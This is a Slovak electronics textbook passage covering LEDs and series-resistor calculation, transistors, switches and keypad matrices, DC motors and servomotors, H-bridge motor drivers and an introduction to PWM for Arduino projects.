Diódy emitujúce svetlo, alebo inak nazývané LED (Light Emitting Diode), sú v súčasnosti veľmi populárny a rozšíreným zdrojom svetla. Podobne ako klasické polovodičové usmerňovacie diódy, tak aj LED sa vyznačujú schopnosťou viesť elektrický prúd iba jedným smerom, a to iba v prípade ak sú zapojené v priepustnom smere.

To znamená, že vývod LED označovaný ako anóda (A) je pripojený ku kladnému pôlu napájacieho zdroja  $U$  a vývod označovaný ako katóda (K) je pripojený k zápornému pôlu napájacieho zdroja, viď obrázok 4.16. Na rozdiel od usmerňovacej diódy, LED pri prechode prúdu emituje svetlo. V prípade opačnej polarizácie tečie cez LED len veľmi malý záverny prúd, ktorý môžeme zanedbať a samozrejme, že vtedy LED emitovať svetlo nebude.




Obrázok 4.17

**LED.**

Na skutočnej LED vieme spoznať anódu na základe dĺžky vývodov. Dlhší vývod LED je anóda. Ďalším rozlišovacím znakom vývodov je sploštený okraj puzdra LED. Sploštením puzdra je označená katóda.

Na obr. 4.17 je znázornená Volt-Ampérová charakteristika červenej LED typu L1503-ID. Na charakteristike môžeme sledovať, že pri postupnom zvyšovaní napäcia  $U_F$  v priepustnom smere od 0V vyššie, tečie diódou len zanedbateľný prúd  $I_F$ . Po prekročení určitého prahového napäcia, dochádza k prudkému nárastu prúdu IF a teda aj rozsvieteniu LED.


Prahové napätie pre červené LED sa pohybuje okolo hodnoty 1,8V. Zvyšovanie napäcia  $U_F$  je limitované maximálnym prúdom v prieplustnom smere  $I_{Fmax}$ . Napríklad pre červenú LED typu L1503-ID je  $I_{Fmax} = 30$  mA. Prekročenie tohto prúdu môže za následok zničenie LED. Preto sa LED k napájaciemu zdroju pripájajú cez rezistor, ktorý obmedzuje prúd tečúci cez LED. Pri prepôlovaní LED je potrebné dávať si pozor na maximálne napätie v závernom smere, ktoré je maximálne 5V. Po prekročení tohto napäcia dochádza k nezvratnému poškodeniu LED.



Obrázok 4.18  
Volatampérova charakteristika pre LED.

Pre zapojenie LED diódu k Arduino doske môžeme vychádzať z parametrov a V-A charakteristiky červenej LED vyššie uvedeného typu L1503-ID.

Ak by sme LED pripojili priamo na digitálny výstup Arduina, tak pri vyššej úrovni napäcia na výstupe by sme mali na LED napätie  $U_F=5$ V. Podľa V-A charakteristiky by pri tomto napäti mal pretekať cez LED prúd  $I_F$  o mnoho vyšší, ako je maximálny povolený prúd  $I_{Fmax}$ . Znamenalo by to, že môže dôjsť k deštrukcii LED, alebo čo je možno aj horšie, k poškodeniu digitálneho výstupu mikrokontroléra. Preto LED pripojíme k výstupu mikrokontroléra cez rezistor  $R$  tak, ako to je znázornené na obrázku 4.19.



Obrázok 4.19  
Pripojenie LED na zdroj napäcia.

Hodnotu odporu  $R$  určíme pomocou Ohmového zákona ako podiel napäcia  $U_R$  na rezistore a prúdu  $I_F$  tečúceho rezistorom a súčasne aj LED diódou - D. Platí, že napätie  $U_R$  na rezistore je rozdielom medzi napájacím napätiom  $U$  a napätiom  $U_F$  na LED. Potom výsledný vzťah nadobúda tvar podľa vzorca 4.4.

$$R = \frac{U_R}{I_F} = \frac{U - U_F}{I_F}$$

**Vzorec 4.4**

**Výpočet predradného odporu.**

Pri výpočte si zvolíme prúd  $I_F$  tečúci cez LED. Prúd odoberaný z digitálneho výstupu Arduina typu UNO, z ktorého napájame LED, nesmie prekročiť hodnotu 20mA. Maximálny prúd tečúci LED môže byť až 30mA, LED však postačuje k svieteniu aj prúd 10mA. Zvolíme teda prúd  $I_F=20\text{mA}$ . Tomuto prúdu podľa V-A charakteristiky na obrázku číslo 4.18 zodpovedá napätie  $U_F=2\text{V}$ . Napájacie napätie obvodu  $U$  z digitálneho výstupu je rovné 5V. Po dosadení do vzťahu získame hodnotu odporu rezistora  $R$ :

$$R = \frac{U - U_F}{I_F} = \frac{5V - 2V}{0,02A} = 150\Omega$$

**Vzorec 4.5**

**Výpočet predradného odporu.**

Farba svetla LED závisí od zloženia polovodičového materiálu z ktorého je LED vyrobenná. S farbou svetla sa menia aj vlastnosti LED, hlavne hodnota prahového napäcia, pri ktorom sa LED začína otvárať v prieplustnom smere, viest prúd a teda aj svietiť. V tabuľke č.4.3 sú pre porovnanie uvedené napäcia  $U_F$  na LED rôznych farieb pri prúde  $I_F=20\text{mA}$  pre konkrétné typy LED.

V prípade, že navrhujeme rezistor pre pripojenie LED a nepoznáme konkrétny typ LED, vieme odhadnúť napäcie na LED pri prúde 20mA podľa farby. Napr. modrá LED -  $U_F$  zhruba 3,5V, biela LED -  $U_F$  zhruba 3V, červená a zelená LED -  $U_F$  zhruba 2V. Aký rezistor by sme teda použili pre pripojenie modrej LED k digitálnemu výstupu Arduina a aký rezistor pri zelenej LED, ak uvažujeme  $U=5\text{V}$  na digitálnom výstupu mikrokontroléra?

Farba LED	Typ LED	$U_F$ pri $I_F=20\text{mA}$
infračervená	L-53F3C	1,2V
červená	L-1503ID	2V
zelená	L-1503GD	2,2V
modrá	L-53MBC	3,8V
biela	LTW-2S3D8	3,1V


**Tabuľka 4.3**

**Prahové napätie pre farebné LED.**

Vo všeobecnosti majú najnižšie prahové napäcia LED emitujúce infračervené svetlo, ktoré začínajú emitovať svetlo už pri napäti okolo 1V. Najvyššie prahové napäcia majú ultrafialové LED,

približne 3,4V a viac. LED nájdeme v rôznych prevedeniach. Vyrábajú sa ako malé signalizačné LED, alebo výkonové LED používané v LED žiarovkách a svietidlách.


Zaujímavým druhom LED je RGB LED na obrázok 4.20, ktorá v jednom puzdre obsahuje 3 LED - červenú, zelenú a modrú. Nastavením intenzity svietenia jednotlivých LED vieme namiešať ľubovoľnú výslednú farbu. Tieto LED sa využívajú napríklad pri konštrukcii veľkoplošných LED obrazoviek, kde každá RGB LED je jeden obrazový bod obrazovky.



Obrázok 4.20  
RGB LED a miešanie troch základných farieb.

#### 4.4.3 Tranzistor

Tranzistor je trojvrstvová polovodičová súčiastka, ktorá sa skladá z troch vrstiev polovodičového materiálu. Vnútorná vrstva sa nazýva báza (B). Vonkajšie vrstvy sú emitor (E) a kolektor (C). Ak si napríklad vezmememe tranzistor typu PNP zapojený podľa obrázka 4.21 vidíme, že prechod **kolektor - báza** vytvára diódu, ktorá je polarizovaná napäťom  $U_{CB}$  v spätnom smere (emitor je odpojený). Preto bude jej obvodom prechádzať len veľmi malý prúd, ktorý je nasýtený už pri napätí niekoľko desatín V.



Obrázok 4.21  
Tranzistor typu NPN (vľavo) a PNP (vpravo).

Tranzistory rozdeľujeme na niekoľko základných typov:

- Bipolárny - (BJT - Bipolar Junction Transistor) Sú riadené prúdom tečúcim do bázy.

- Unipolárny - (FET - Field Effect Transistor) Sú riadené napäťom (elektrostatickým poľom) na riadiacej elektróde (gate).
- JFET - (Junction FET) Riadiaca elektróda je tvorená záverne polarizovaným prechodom PN.
- MESFET - (Metal Semiconductor FET) Riadiaca elektróda je tvorená záverne polarizovaným prechodom kov-polokov.
- MOSFET - (Metal Oxide Semiconductor FET) Riadiaca elektróda je izolovaná od zvyšku tranzistora oxidom. Vo výkonovom variante sa používajú pre riadenie motorov.
- MISFET - (Metal Insulated Semiconductor FET) Spoločný názov pre tranzistor s izolovanou riadiacou elektródou. Izolantom nemusí byť len oxid (napr. Nitrid ...).

Tranzistor je možné zapojiť niekoľkými spôsobmi. Konkrétnie zapojenie je závislé od účelu elektronického obvodu:

- So spoločným emitorom – označenie ako SE. Používa sa ako spínač. Zapojenie poskytuje zosilnenie prúdu a napäťia.
- So spoločnou bázou – označenie ako SB. Používa sa vo vysoko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie napäťia.
- So spoločným kolektorom – označenie ako SK. Používa sa vo vysoko/nízko frekvenčnej elektronike. Zapojenie poskytuje zosilnenie prúdu.

## 4.5 Elektromechanické prvky

---

Do kategórie elektromechanických prvkov, môžeme zaradiť:

- spínače,
- tlačidlá,
- prepínače,
- relé,
- konektory.

Vždy sa jedná o prvky elektrického obvodu ktoré obsahujú dva a viac kovových mechanických kontaktov. Aktivovaním týchto prvkov, zatlačením hmatníka, alebo páčky, prípadne pootočením hriadeľa, dochádza k spájaniu, rozpájaniu, alebo prepínaniu vnútorných kontaktov. Podľa mechanickej konštrukcie a funkcie ich rozlišujeme:


- **Spínač** - tiež niekedy nazývaný vypínač pracuje v dvoch polohách. V prvej polohe sú kontakty spínača rozpojené a prúd cez neho neprechádza. V druhej polohe sú kontakty spojené a spínač vedie prúd. K prechodu z jednej polohy do druhej dochádza po stlačení prstom ruky, pričom v nastavenej polohe ostáva aj po tom, čo prst na neho prestane pôsobiť.
- **Tlačidlo** - má obdobnú funkciu ako spínač. Ak tlačidlo obsahuje spínacie kontakty, v pokojovom stave kedy nie je tlačidlo stlačené, sú kontakty tlačidla rozpojené a prúd cez tlačidlo neprechádza. Po stlačení sú kontakty spojené a vedie prúd. Ak na tlačidlo prestaneme pôsobiť prstom, kontakty sa rozpoja. Tlačidlo môže obsahovať aj rozpájacie

kontakty. Vtedy sú v pokojovom stave kontakty spojené a po zatlačení tlačidla sa kontakty rozpoja.

- **Prepínač** - obsahuje minimálne tri a viac kontaktov a môže pracovať vo viacerých polohách. Prepínaním polôh prepínača dosiahneme spínanie kontaktov v rôznych kombináciach. Napríklad dvojpolohový prepínač, ktorý obsahuje 3 kontakty môže mať v 1. polohe spojené kontakty 1 a 2, v 2. polohe spojené kontakty 2 a 3.
- **Relé** - elektricky ovládaný spínač. Mnohé relé používajú elektromagnet na mechanické ovládanie spínača, ale používajú sa aj iné prevádzkové princípy, využívané napríklad v SS (solid-state) relátkach. Veľkou výhodou SS relé je absencia mechanických častí, čo predlžuje ich životnosť, znižuje hlučnosť a odstraňuje iskrenie, ktoré vzniká pri spínaní.

V niektorých zariadeniach využívame veľké množstvo tlačidiel. Príkladom môže byť klávesnica kódového zámku (obrázok 4.22), klávesnica kalkulačky, alebo klávesnica počítača. V prípade kódového zámku máme 16 tlačidiel klávesnice a chceli by sme jednotlivé tlačidlá pripojiť priamo na digitálne vstupy mikrokontroléra, potrebovali by sme na pripojenie tlačidiel 16 vodičov a obsadili pritom 16 digitálnych vstupov.

Za predpokladu, že máme digitálnych vstupov a výstupov dostatok, nemusí to znamenať problém. Ale čo v tom prípade, ak digitálnych vstupov je málo, alebo ak chceme pripojiť viac tlačidiel, napr. 100-tlačidlovú?



Obrázok 4.22

Klávesnica (vľavo reálny vzhľad, vpravo schematické zapojenie tlačidiel).

Preto sa v praxi využíva maticové zapojenie tlačidiel ako je znázorené na obrázku 4.21. Pri takomto zapojení je potrebných len 8 vodičov na pripojenie 16 tlačidiel k mikrokontroléru. Takéto zapojenie šetrí počet obsadených vstupov mikrokontroléra. Pri zapojeniach vytvorených prototypovacích doskách typu Arduino, je táto úspora žiadúca.

## 4.6 Aktuátory

Pod pojmom aktuátor, alebo tiež niekedy nazývaný akčný člen, rozumieme zariadenie ktoré prevádzka vstupné riadiace signály na výstupnú mechanickú energiu, alebo inak povedané na určitý pohyb. Príkladom môžu byť elektromotory, krokové motory, servomotory, ale aj rôzne pneumatické a hydraulické valce.

## Jednosmerné elektromotory

Elektromotor je elektrické zariadenie preniehajúce elektrický prúd na mechanickú prácu, resp. na mechanický pohyb – rotačný pohyb (rotačný motor) alebo lineárny pohyb (lineárny motor). Opačným zariadením k elektromotoru je zariadenie preniehajúce mechanickú prácu na elektrickú energiu – dynamo a alternátor. Konštrukčne sú si elektromotory a dynamá resp. alternátory veľmi podobné.

Najjednoduchším príkladom elektromotora je jednosmerný elektromotor (DC). Na trhu je k dispozícii niekoľko typov jednosmerných elektromotorov.



Obrázok 4.23


Prehľad jednosmerných (DC) motorov.

Otáčky jednosmerného elektromotora môžeme riadiť zmenou veľkosti napájacieho napäcia. Dôležité je neprekročiť menovité napájacie napätie elektromotora. Zmenou polarity napájacieho napäcia je možné jednoducho meniť smer otáčania hriadeľa elektromotora.

## Servomotory

Servomotor je aktuátor, pri ktorom vieme pomocou riadiaceho signálu nastaviť presný uhol natočenia jeho hriadeľa. Servomotory nachádzajú využitie napríklad v robotike - polohovanie ramien robota, v priemysle - polohovanie osí CNC strojov, polohovanie škrtiacej klapky ventilu, alebo aj v modelárstve - natáčanie klapiek na krídlach RC modelov lietadiel. Vzhľadom na účel použitia sa od seba navzájom odlišujú konštrukciou, typom pohonu a spôsobom riadenia.

Najjednoduchším príkladom servomotora je modelársky servomotor, ktorý pozostáva z jednosmerného elektromotora, prevodovky medzi elektromotorom a výstupným hriadeľom, snímača uhla natočenia hriadeľa na báze potenciometra a riadiacej elektroniky.



**Obrázok 4.24**  
**Modelársky servomotor.**

Servomotor je zapájaný pomocou troch vodičov, pričom dva vodiče sú napájacie a jeden vodič slúži na prenos riadiaceho signálu. Typické napájacie týchto servomotorov je 5 až 6 Voltov. Samozrejme, každý servomotor má svoje špecifiká a preto je pred použitím potrebné preštudovať technickú dokumentáciu konkrétneho servomotora, tzv. datasheet, kde je okrem iného uvedený aj dovolený rozsah napájacieho napäťia.

Typický riadiaci signál servomotoru na obrázku 4.23, má pravouhlý priebeh s amplitúdou 5V a períodou 20ms. Šírkou impulzu pravouhlého signálu v rozsahu 1 až 2ms nastavujeme uhol natočenia hriadeľa servomotora v rozsahu 0 až 180°. Riadiaci signál servomotora môže byť generovaný pomocou PWM výstupu mikrokontroléra.

Riadiaca elektronika spolu s elektromotorom a snímačom uhla natočenia hriadeľa tvoria regulačný obvod. Riadiaca elektronika, ktorá vykonáva funkciu regulátora, porovnáva aktuálny uhol natočenia získaného pomocou snímača polohy (potenciometra) s nastaveným uhlom natočenia, ktorý je definovaný šírkou impulzu riadiaceho signálu.

V prípade existencie odchýlky medzi aktuálnym a zadaným uhlom natočenia riadiaca elektronika upraví veľkosť, alebo aj polaritu napäťia na elektromotore, čím postupne dôjde pootočeniu hriadeľa do potrebného smeru a k odstráneniu tejto odchýlky .

## 4.7 Integrované obvody

Pod pojmom integrovaný obvod rozumieme elektrický obvod realizovaný na jednom plátku polovodiča - čipe. Integrované obvody obsahujú obrovské množstvo tranzistorov, ale aj iných súčiastok ako diódy a rezistory. V niektorých prípadoch obsahujú integrované obvody až milióny takýchto súčiastok, a tak na relatívne malom plátku polovodiča dokážeme zrealizovať veľmi zložité číslicové, ale aj analógové obvody.

Typickým príkladom číslicových I.O. sú procesory, mikrokontroléry, alebo pamäte. Príkladom analógových I.O. môžu byť operačné zosilňovače, alebo audio zosilňovače v integrovanej podobe.


Vzhľadom na to, či integrovaný obvod pozostáva z bipolárnych tranzistorov, alebo unipolárnych tranzistorov rozoznávame dve základné technológie výroby integrovaných obvodov - TTL a CMOS.

TTL integrované obvody - základným stavebným prvkom týchto I.O. sú bipolárne tranzistory typu NPN a PNP. Pri číslicových I.O. je charakteristické napájacie napätie 5V. Napätie na vstupe číslicových TTL obvodov v rozsahu 0V až 0,8V je interpretované ako úroveň L, alebo inak log.0. Napätie na vstupe v rozsahu 2V až 5V je interpretované ako úroveň H, resp. log.1.

CMOS integrované obvody - základným stavebným prvkom sú unipolárne tranzistory. Napájacie napätie pre číslicové CMOS I.O. sa môže pohybovať v rozsahu špecifikovanom výrobcom, napríklad od 3V do 18V. Intervaly hodnôt napäti na vstupe pre úrovne L a H sa následne odvíjajú od použitého napájacieho napäcia.

CMOS technológia I.O. sa vyznačuje nižšou spotrebou elektrickej energie oproti technológií TTL. Na druhej strane TTL obvody dokážu rýchlejšie spracovať vstupné signály.

Na nasledujúcim príklade si vysvetlíme význam integrovaných obvodov pre praktickú elektroniku. Predstavte si, že chceme vyrobiť malého trojkolesového robota, ktorý má dve kolesá poháňané jednosmernými elektromotormi a jedno pomocné vše smerové koliesko. Aby sme mohli meniť smer pohybu robota, potrebujeme meniť aj polaritu napäcia na motoroch. Na tieto účely sa často používa zapojenie nazývané H-mostík.



**Obrázok 4.25**  
**H-mostík – principiálna schéma zapojenia.**

H-mostík môže byť realizovaný buď z bipolárnych, alebo unipolárnych tranzistorov, princíp je v oboch prípadoch podobný. Riadiace vstupy IN1 a IN2 sú pripojené na digitálne výstupy mikrokontroléra.

Napájaci vstup mostíka nech je pripojený na napájacie napätie Ucc = 5V. Ak na riadiaci vstup IN1 prividieme úroveň L ( $U1=0V$ ) a na vstup IN2 prividieme úroveň H ( $U2=5V$ ), potom sú splnené podmienky pre otvorenie tranzistorov T1 a T4, tranzistory T2 a T3 sú zatvorené. Prúd preteká od napájacej svorky, cez tranzistor T1, elektromotor a tranzistor T2 smerom k zemi napájacieho zdroja.


Polarita napäcia  $U_{out}$  na motore odpovedá smeru šípky na obrázku, hriadeľ elektromotora sa otáča v smere hodinových ručičiek. Ak na riadiaci vstup IN1 prividieme úroveň H ( $U1=5V$ ) a na vstup IN2 úroveň L ( $U2=0V$ ), potom sa otvárajú tranzistory T3 a T2. Prúd zdroja tečie od napájacieho vstupu cez tranzistor T3, elektromotor a tranzistor T2 smerom k zemi.

Polarita napäťia  $U_{out}$  na motore je opačná voči smeru vyznačenom na obrázku a hriadeľ elektromotora sa otáča proti smeru hodinových ručičiek. V prípade, ak máme na riadiacich vstupoch IN1 a IN2 rovnaké logické úrovne ( $U_1=U_2=0V$ , alebo  $U_1=U_2=5V$ ) nie sú splnené podmienky pre otvorenie tranzistorov, napätie na elektromotor je nulové a prúd cez elektromotor neprechádza, hriadeľ elektromotora sa neotáča.

V prípade dvoch elektromotorov potrebujeme mať k dispozícii dva takéto H-mostíky, čo znamená použitie 8 tranzistorov a 8 rezistorov. V praxi by sme mohli mať súčiastok dokonca viac. Napr. kvôli väčšiemu prúdovému zosilneniu sa zapájajú namiesto jedného tranzistora dva tranzistory v tzv. Darlingtonovom zapojení.

Použitie diskrétnych súčiastok na stavbu dvoch mostíkov znamená aj značné rozmery postaveného elektrického obvodu. Preto sa nám ponúka myšlienka poobzerať sa za hotovými riešeniami, pohľadať H-mostík v integrovanej podobe.

Pre malé jednosmerné elektromotory s malým prúdovým odberom môžeme použiť budič motorov v integrovanej podobe typu L293B znázornený na obrázku 4.26. Integrovaný obvod obsahuje štyri kanály, ktoré je možné zapojiť ako dva H-mostíky.



**Obrázok 4.26**

**H-mostík vo forme integrovaného obvodu.**

Na internete si vyhľadáme jeho technickú dokumentáciu, alebo inak povedané datasheet, kde nájdeme potrebné informácie, význam jednotlivých vstupov a výstupov, odporúčané schémy zapojenia a parametre ako napríklad:

- napájacie napätie logickej (riadiacej) časti  $U_{cc1}$ : od 4,5V do 36V,
- napájacie napätie výstupov  $U_{cc2}$ : od  $U_{cc1}$  do 36V,
- maximálny trvalý výstupný prúd na jeden výstup 1A,
- špičkový neopakovateľný výstupný prúd (po dobu max. 5ms) 2A.

Existencia dvoch pinov napájacích napätií je spôsobená tým, že elektromotor môže mať iné napájacie napätie  $U_{cc2}$  ako je napätie logických úrovní riadiacich signálov. Napríklad pomocou 5V logických úrovní z mikrokontroléra chceme riadiť 12V elektromotor. Vtedy bude  $U_{cc1}=5V$ ,


$U_{cc2}=12V$ . Musíme si uvedomiť, že k tomuto budiču nemôžeme pripojiť elektromotor s prúdovým odberom väčším ako 1A, pretože hrozí preťaženie a nenávratné poškodenie integrovaného obvodu.

## 4.8 PW modulácia (PWM)

Impulzová šírková modulácia, alebo skrátene PWM (Pulse Width Modulation) je metóda riadenia výkonu elektrických spotrebičov napájaných jednosmerným napäťom. Predstavte si, že máme jednoduchý jednosmerný elektrický obvod kde je žiarovka zapojená k batérii cez obyčajné tlačidlo. Ak stlačíme tlačidlo, žiarovka sa rozsvieti naplno, pretože bude na nej napätie batérie.

Ak dám prst z tlačidla dole, žiarovka zhasne, pretože na nej bude nulové napätie. Čo by sa dalo ak by sme veľmi rýchlo stláčali a púšťali tlačidlo? Samozrejme, ak by sme dokázali stlačiť a pustiť tlačidlo pravidelne niekoľko krát za sekundu, potom by sme mohli sledovať situáciu kedy žiarovka nie je ani úplne zhasnutá, ale ani nesvieti plným jasom.

Stláčaním a púštaním tlačidla generujeme pravouhlý priebeh napäťa na žiarovke, v ideálnom prípade pravidelne sa opakujúce napäťové impulzy, ktoré by sme mohli znázorniť ako na obrázku 4.27.



Ak je časový priebeh signálu pravidelne sa opakujúci, potom hovoríme o periodickom signále. Maximálna hodnota napäťa, alebo tiež amplitúda, je pri tomto časovom priebehu označená ako  $U_M$ . Čas, za ktorý sa časový priebeh zopakuje, nazývame perióda a označujeme ju písmenom  $T$ . Obrátená hodnota periódy je frekvencia signálu  $f$  ( $f=1/T$ ) a udávame ju v jednotkách Hz (Hertz).

